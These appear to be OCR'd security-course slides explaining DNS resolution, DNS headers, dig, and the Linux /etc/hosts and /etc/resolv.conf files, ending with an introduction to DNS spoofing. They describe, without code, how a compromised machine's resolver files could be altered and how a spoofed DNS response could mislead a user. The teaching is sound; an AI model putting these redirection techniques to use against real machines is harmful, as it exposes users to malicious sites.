
Suppose the user wants to go to `www.example.com`

Step 0: The computer first checks its **local cache** to see if an entry exists

Step 1: The user contacts a DNS resolver, which contacts a DNS root name server for the .com TLD

Step 2: The DNS resolver now contacts the .com TLD server, which returns the IP address of the example.com's Authorative server

Step 3: The Authorative server gives us the IP address for www.example.com, and we can now send an HTTP request to that IP address!




Suppose the user wants to go to `www.example.com`

Step 0: The computer first checks its **local cache** to see if an entry exists

Step 1: The user contacts a DNS resolver, which contacts a DNS root name server for the .com TLD

Step 2: The DNS resolver now contacts the .com TLD server, which returns the IP address of the example.com's Authorative server


Step 3: The Authorative server gives us the IP address for www.example.com, and we can now send an HTTP request to that IP address!



IMPORTANT

The user's machine will now save the IP address for www.example.com in its **cache**

DNS Header



The domain name of the request
Ie. Google.com


If the IP address was found, it will go here

Contains records that point towards authoritative nameservers

Contains records that point towards authoritative nameservers

DNS In Wireshark

The **`dig`** command is used to issue DNS requests via the command line



On Linux, the `/etc/hosts` holds static IP mappings for domain names

```
[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
```

If we can compromise a machine, we can update /etc/hosts and inject IP address for *malicious* webpages

On Linux, the `/etc/resolv.conf` holds IP mappings for DNS server

```
[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

nameserver 127.0.0.53
search msu.montana.edu
```

If we can compromise a machine, we can update /etc/resolv.conf and inject IP address for *malicious* DNS servers**


**much more difficult

Attacks on the DNS protocol

When the user sends out a DNS request for a website they want to visit, they will have to **wait** for a response from a DNS server

This process of DNS resolving can take some time…

If an attacker wanted to cause some trouble, they could ???




Attacks on the DNS protocol

When the user sends out a DNS request for a website they want to visit, they will have to **wait** for a response from a DNS server

This process of DNS resolving can take some time…

If an attacker wanted to cause some trouble, they could spoof a packet to the user that has a **malicious** DNS response

